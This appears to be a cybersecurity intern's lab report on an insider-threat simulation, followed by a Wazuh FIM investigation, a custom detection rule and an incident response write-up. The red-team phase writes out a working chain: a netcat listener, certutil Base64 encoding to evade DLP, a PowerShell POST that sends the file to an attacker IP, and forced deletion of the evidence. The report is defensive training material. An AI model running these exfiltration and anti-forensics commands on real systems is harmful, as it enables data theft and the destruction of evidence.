



Cyberster Blue Team Internship

Week 6 Report

Insider Threat Simulation and Incident Response

Prepared by: Muhammad Ubaid

Track: Blue Team Operations

Phase: SOC Operations and SIEM Foundations

Submitted To: Sir Abdullah Zia (SOC Training Instructor)

Date: 29 April 2026

Core Competencies:

Insider Threat Analysis | File Integrity Monitoring (FIM) | Data Exfiltration & Forensics | Detection Engineering (Wazuh) | NIST Incident Response

Phase One: Red Team Execution (Insider Threat Simulation)

Objective: The objective of this phase was to simulate a rogue insider threat. The attacker leveraged local access on a Windows endpoint to stage a confidential client database, encoded it to evade Data Loss Prevention (DLP) mechanisms, exfiltrated the data to an internal attacker-controlled machine, and performed anti-forensic cleanup to destroy evidence.

Pre-Engagement Setup: FIM Configuration Prior to executing the attack, File Integrity Monitoring (FIM) was configured on the Windows 10 endpoint via the Wazuh agent. The directory `C:\Espionage` was added to the `<syscheck>` block within the `ossec.conf` file for real-time monitoring. The Wazuh agent service was subsequently restarted to ensure the new configuration was loaded and actively generating alerts.

Step 1: Attacker Listener Configuration

To receive the exfiltrated data, a Netcat listener was established on port `8080` on the Kali Linux VM (`192.168.112.128`) within the internal Host-Only network (VMnet1).

```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:df:25:e4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.128/24 brd 192.168.80.255 scope global dynamic noprefixroute eth0
        valid_lft 1087sec preferred_lft 1087sec
    inet6 fe80::9e28:460d:81e5:7947/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:df:25:ee brd ff:ff:ff:ff:ff:ff
    inet 192.168.112.128/24 brd 192.168.112.255 scope global dynamic noprefixroute eth1
        valid_lft 1087sec preferred_lft 1087sec
    inet6 fe80::4709:19bd:c997:87fe/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Command Executed (Kali Linux): `nc -lvnp 8080`

```
(kali@kali)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...
```

Step 2: Data Staging and Encoding (MITRE T1074 & T1027)

The rogue employee utilized PowerShell to create a plaintext file containing sensitive client credentials. To obscure the data and avoid casual inspection, the legitimate Windows system utility `certutil.exe` was used to encode the file into Base64 format. The encoded payload was intentionally named `system_cache.b64` to blend in with normal system cache files.

- **Data Staging Command:** `Set-Content -Path "C:\Espionage\Client_Database.txt" -Value "CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!"`
- **Encoding Command:** `certutil.exe -encode "C:\Espionage\Client_Database.txt" "C:\Espionage\system_cache.b64"`

```
PS C:\Windows\system32>
PS C:\Windows\system32> Set-Content -Path "C:\Espionage\Client_Database.txt" -Value
PS C:\Windows\system32> certutil.exe -encode "C:\Espionage\Client_Database.txt" "C:\
Input Length = 57
Output Length = 136
CertUtil: -encode command completed successfully.
```

Step 3: Data Exfiltration (MITRE T1048)

Following the encoding process, the attacker executed the `Invoke-WebRequest` PowerShell cmdlet to push the Base64 encoded payload to the Kali Linux listener via an HTTP POST request over the internal network.

- **Exfiltration Commands:** `$payload = Get-Content "C:\Espionage\system_cache.b64" -Raw`
`Invoke-WebRequest -Uri "http://192.168.112.128:8080" -Method Post -Body $payload`

```
PS C:\Windows\system32> $payload = Get-Content "C:\Espionage\system_cache.b64" -Raw
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.112.128:8080" -Method Post -Body $payload
```

Step 4: Anti-Forensics Cleanup (MITRE T1070)

Once the exfiltration was complete, the attacker attempted to destroy the forensic evidence by permanently deleting all files within the `C:\Espionage` staging directory. The attacker assumed this action would completely remove all traces of the data theft.

- **Cleanup Command:** `Remove-Item -Path "C:\Espionage\*" -Force`

```
PS C:\Windows\system32> $payload = Get-Content "C:\Espionage\system_cache.b64" -Raw
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.112.128:8080" -Method Post -Body $payload
PS C:\Windows\system32>
PS C:\Windows\system32> Remove-Item -Path "C:\Espionage\*" -Force
PS C:\Windows\system32>
```

Phase Two: Blue Team Investigation

Objective: The objective of this phase was to transition into the role of a SOC Analyst and conduct a forensic investigation of the incident. Utilizing the Wazuh SIEM platform and CyberChef, the goal was to reconstruct the attack timeline, identify the exact sequence of events (file creation, modification, and deletion), decode the exfiltrated payload, and engineer a custom detection rule to prevent future occurrences.

Task 1: FIM Threat Hunting and Timeline Reconstruction

Using the Wazuh Dashboard's Discover tab, a proactive threat hunt was conducted to identify File Integrity Monitoring (FIM) alerts corresponding to the attacker's actions within the `C:\Espionage` directory.

- **Evidence of Data Staging & Encoding:** By filtering for FIM alerts, distinct events mapping to Wazuh Rule ID 554 (File added to the system) were identified. These alerts confirmed the creation of both the plaintext file (`c:\espionage\client_database.txt`) and the encoded payload.

Table	JSON
 @timestamp	Apr 29, 2026 @ 11:59:16.836
† _index	wazuh-alerts-4.x-2026.04.29
† agent.id	001
† agent.ip	192.168.112.133
† agent.name	Wi
† decoder.name	syscheck_new_entry
† full_log	File 'c:\espionage\client_database.txt' added Mode: realtime
† id	1777445956.1408329
† input.type	log
† location	syscheck
† manager.name	server
† rule.description	File added to the system.
# rule.firedtimes	2
† rule.gdpr	II_5.1.f
† rule.gpg13	4.11
† rule.groups	ossec, syscheck, syscheck_entry_added, syscheck_file
† rule.hipaa	164.312.c.1, 164.312.c.2
† rule.id	554
# rule.level	5

- (c:\espionage\system_cache.b64) by the "Administrators" user.

Table	JSON
@timestamp	Apr 29, 2026 @ 11:59:31.345
_index	wazuh-alerts-4.x-2026.04.29
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_new_entry
full_log	File 'c:\espionage\system_cache.b64' added Mode: realtime
id	1777445971.1412181
input.type	log
location	syscheck
manager.name	server
rule.description	File added to the system.
rule.firedtimes	3
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_added, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	554
rule.level	5

- **Evidence of Anti-Forensics Cleanup:** Further analysis utilizing Wazuh Rule ID 553 (File deleted) revealed alerts confirming the permanent deletion of both files. The timestamps recorded in Wazuh persisted even after the physical files were destroyed on the endpoint, validating FIM as a critical capability for insider threat detection.

Table	JSON
@timestamp	Apr 28, 2026 @ 18:57:11.327
_index	wazuh-alerts-4.x-2026.04.28
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_deleted
full_log	File 'c:\espionage\client_database.txt' deleted Mode: realtime
id	1777384631.1830428
input.type	log
location	syscheck
manager.name	server
rule.description	File deleted.
rule.firedtimes	1
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_deleted, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	553
rule.level	7

Table	JSON
@timestamp	Apr 28, 2026 @ 18:57:11.370
_index	wazuh-alerts-4.x-2026.04.28
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_deleted
full_log	File 'c:\espionage\system_cache.b64' deleted Mode: realtime
id	1777384631.1831702
input.type	log
location	syscheck
manager.name	server
rule.description	File deleted.
rule.firedtimes	2
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_deleted, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	553
rule.level	7

Task 2: Decoding the Evidence


To fully understand the scope of the data breach, the Base64 payload intercepted by the Kali Linux listener during the exfiltration phase was forensically analyzed. The encoded string was processed using the "From Base64" recipe in CyberChef. The decoding process successfully revealed the plaintext contents of the stolen file, proving definitively what data was exfiltrated.

- **Decoded Plaintext Evidence:** CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!

```

Output
|CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!

```

Task 3: Detection Engineering

To address the visibility gap exploited by the attacker, a custom detection rule was engineered within the Wazuh Manager's `local_rules.xml` file. The default Wazuh rules detected the creation of the file but lacked the contextual severity of identifying a `.b64` obfuscation attempt within a highly sensitive directory.

The engineered rule (ID: 100015) triggers a Level 10 (High Priority) alert specifically when a file with a `.b64` extension is created or modified within the `C:\Espionage` directory, and is mapped directly to the MITRE ATT&CK framework.

Engineered Custom Rule XML:

XML

```
<rule id="100015" level="10">
  <if_sid>554</if_sid>
  <field name="syscheck.path">C:\\Espionage</field>
  <match>.b64</match>
  <description>Insider Threat: Base64 Encoded File Created in Sensitive Directory
(C:\\Espionage)</description>
  <mitre>
    <id>T1027</id>
  </mitre>
</rule>
```

```
<rule id="100015" level="10">
<if_sid>554</if_sid>
<field name="syscheck.path">C:\\Espionage</field>
<match>.b64</match>
<description>Insider Threat: Base64 Encoded File Created in Sensitive Directory (C:\\Espionage)</description>
<mitre>
  <id>T1027</id>
</mitre>
</rule>
```

Phase Three: Incident Response Report

Incident Reference: IR-2026-06-UBD

Date of Report: April 29, 2026

Prepared By: Muhammad Ubaid (SOC Analyst)

Incident Type: Insider Threat / Data Exfiltration

Section 1 : Executive Summary

On April 29, 2026, the Security Operations Center (SOC) detected an insider threat incident involving a rogue employee operating from a Windows workstation. The employee unlawfully accessed and staged a highly confidential client database within a localized directory. To evade detection, the employee encoded the sensitive file and successfully exfiltrated it over the internal network to an unauthorized listener. Following the data theft, the employee attempted to destroy the forensic evidence by deleting the files. The exfiltrated data contained critical client credentials and account numbers. Immediate investigation utilizing File Integrity Monitoring (FIM) successfully reconstructed the attack timeline and verified the contents of the stolen data. Mitigation and advanced detection strategies have been deployed to prevent future occurrences.

Section 2 : Detection and Analysis

The incident was detected and analyzed using Wazuh SIEM FIM alerts, correlating endpoint activities to reconstruct the attack timeline. The attacker's actions align with the following MITRE ATT&CK techniques:

- **T1074 — Data Staged:** The attacker created a plaintext file named **Client_Database.txt** in the **C:\Espionage** directory prior to exfiltration. Wazuh Rule ID **554** (File Added) successfully logged the creation of this file by the "Administrators" user.

Table	JSON
@timestamp	Apr 29, 2026 @ 11:59:16.836
_index	wazuh-alerts-4.x-2026.04.29
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_new_entry
full_log	File 'c:\espionage\client_database.txt' added Mode: realtime
id	1777445956.1408329
input.type	log
location	syscheck
manager.name	server
rule.description	File added to the system.
rule.firedtimes	2
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_added, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	554
rule.level	5

- **T1027 — Obfuscated Files or Information:** The attacker utilized the built-in Windows utility `certutil.exe` to encode the database file into Base64 format, saving it as `system_cache.b64` to disguise its sensitive content.

Table JSON	
@timestamp	Apr 29, 2026 @ 11:59:31.345
_index	wazuh-alerts-4.x-2026.04.29
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_new_entry
full_log	File 'c:\espionage\system_cache.b64' added Mode: realtime
id	1777445971.1412181
input.type	log
location	syscheck
manager.name	server
rule.description	File added to the system.
rule.firedtimes	3
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_added, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	554
rule.level	5

- **T1048 — Exfiltration Over Alternative Protocol:** The encoded payload was pushed via an HTTP POST request using PowerShell to an unauthorized internal listener on port 8080, bypassing standard exfiltration channels. Forensic analysis using CyberChef successfully decoded the intercepted Base64 string, confirming the exfiltration of the following data: CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!.

Output

```
CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!
```

- **T1070 — Indicator Removal:** In an attempt to destroy forensic evidence, the attacker executed a command to delete all files from the C:\Espionage directory. Wazuh Rule ID 553 (File Deleted) captured these deletion events, preserving the metadata and proving the files existed.

Table	JSON
@timestamp	Apr 28, 2026 @ 18:57:11.327
_index	wazuh-alerts-4.x-2026.04.28
agent.id	001
agent.ip	192.168.112.133
agent.name	Wi
decoder.name	syscheck_deleted
full_log	File 'c:\espionage\client_database.txt' deleted Mode: realtime
id	1777384631.1830428
input.type	log
location	syscheck
manager.name	server
rule.description	File deleted.
rule.firedtimes	1
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_deleted, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	553
rule.level	7

Section 3 : Containment, Eradication, and Recovery

In a live enterprise environment, the following incident response procedures must be strictly enforced:

- **Containment:** The immediate priority is to stop the threat from spreading. The compromised employee's Active Directory (AD) account must be instantly disabled, revoking all logical access to corporate systems. Concurrently, the affected Windows workstation must be isolated from the network at the switch port level or placed in a quarantined VLAN to prevent further data exfiltration. The destination IP (attacker listener) must be blocked at the pfSense perimeter firewall.
 - **Eradication:** A full forensic bit-by-bit image of the workstation's hard drive will be captured for legal hold. Once imaged, the workstation must be completely wiped and rebuilt from a clean, trusted "Golden Image" to verify the environment is clean. The SOC will also conduct a sweeping hunt for persistence mechanisms, specifically checking registry run keys and ensuring no Shadow Copies were maliciously manipulated.
 - **Recovery:** The affected systems will be returned to normal operations only after the fresh OS installation is verified and patched. The user account, if reinstated pending HR/Legal review, will require a forced password reset and strict Multi-Factor Authentication (MFA) enforcement. The workstation will be subjected to intensive monitoring for 14 days post-deployment.
-

Section 4 : Post-Incident Activity

To dramatically improve detection coverage beyond the default Wazuh ruleset, a custom detection rule was engineered by the SOC team and deployed to the Wazuh Manager.

Custom Detection Rule (local_rules.xml):

XML

```
<rule id="100015" level="10">
  <if_sid>554</if_sid>
  <field name="syscheck.path">C:\\Espionage</field>
  <match>.b64</match>
  <description>Insider Threat: Base64 Encoded File Created in Sensitive Directory
(C:\\Espionage)</description>
  <mitre>
    <id>T1027</id>
  </mitre>
</rule>
```

- **Rule Explanation:** This rule detects when a file ending in `.b64` is created or added specifically within the highly sensitive `C:\Espionage` directory.
 - **Severity Level:** It is assigned a Level 10 severity because the creation of obfuscated files in secure zones is highly indicative of active data theft, requiring a real-time notification to the SOC for immediate intervention.
 - **Lessons Learned:** This scenario exposed a critical visibility gap: default FIM rules alert on file creation but lack the context to flag obfuscation (Base64 encoding) of those files. Moving forward, advanced monitoring capabilities, including rigorous Sysmon logging for `certutil.exe` execution combined with contextual FIM rules, must be standard deployment on all endpoints to detect the attack earlier in the kill chain.
-